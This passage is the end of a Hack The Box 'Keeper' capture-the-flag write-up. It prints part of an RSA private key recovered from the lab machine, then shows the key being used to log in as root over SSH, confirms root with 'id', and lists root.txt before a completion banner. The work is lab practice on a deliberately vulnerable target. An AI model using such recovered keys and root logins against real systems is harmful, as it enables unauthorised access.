5y5NJH5zOPmyfIOzFy6m67bIK+csBegnMbNBLQIDAQABAoIBAQCBOdgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6joDni1wZdo7hTpJ5Zjdmz
wxVCCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOv9eq1D6P1uB6A
XSKuwc03h97z0oyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvL0WLBQThsiLkK
cz3/Cz7BdCkn+Lv8iYAVF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivzUXjcCAviPpmSXB19UG8J
lTpgORyhAoGBAPaR+FID78BKtzThkhVqAKB7VCryJaw7Ebx6gIxbwOGFu8vpgoB8
S+Pff5qFd7GVXBQ5wNc7tOLRBjXaxTDsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA
GSqzgADetwlmklvTUBkHxMER3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/Glmp7Kj7RPumHvDatxtkdT2Iaecl6cyhPPS/OzSFdPcoEOwHnPgtuEzspIsMj2j
gZZjHvjcmsbLP4H06PU5xzTxSeYkcol2oE+BNlhBGsR4b9Tw3UqxPLQfVfKMdZMQ
a8QL2CGYHHh0Ra8D6xfNtz3jViwgtTcBCHdBu+lZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5m0FrWBrJYeuV4rrEBq0Br9Sefix098oTOhfyAUfkzBUhtBHW5mcJT
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjipe64hFbFCfDXaqDP7hddM6Fm+HPoPL
TV0IDgHkKxsW9PzmPeWD2KUCgYAt2VTHP/b7drUm8G0/JAf8WdIFYFrrT7DZwOe9
LK3glWR7P5rvofe3XtMERU9XseAkUhTtqgTPafBSi+qbiA4EQRYoC5ET8grJ8HFH
6fJ8gdndhWcFy/aqMnGxmX9kXdrdT5UQ7ItB+lFxHEYTDLZC1uAHrgncqLmT2Wrx
heBgKQKBgFViaJLLoCTqL7QNuWwPnezUT7yGuHbDGkHL3JFYdff0xfKGTa7iaIhs
qun2gwBfWeznoZaNuLE6Khq/HFS2zk/Gi6qm3GsFZ0ihOu5+yOc636Bspy82JHd3
BE5xsjTZIzI66HH5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
```

```
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN PUBLIC KEY-----
```

```
-----END PUBLIC KEY-----
```

```
(ztheapt@kali)-[~/HTB/Keeper]
```

```
$ cat id_rsa.pub
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEA
-----END PUBLIC KEY-----
```

Privileged escalated

chmod then connect through ssh with root and created key

```
(ztheapt@kali) - [~/HTB/Keeper]
$ chmod 400 id_rsa
(ztheapt@kali) - [~/HTB/Keeper]
$ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have new mail.
Last login: Tue Sep 19 12:52:32 2023 from 10.10.16.51
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~#
```

root.txt flag obtained!

```
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
root@keeper:~#
```



Keeper has been Pwned!


Congratulations  **ZtheAPT**, best of luck in capturing flags ahead!

#7061	19 Sep 2023	30
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE

New Milestone after completion of this machine!!!!:



Hacker
HTB RANK

RANK PROGRESS

4.16% towards Pro Hacker

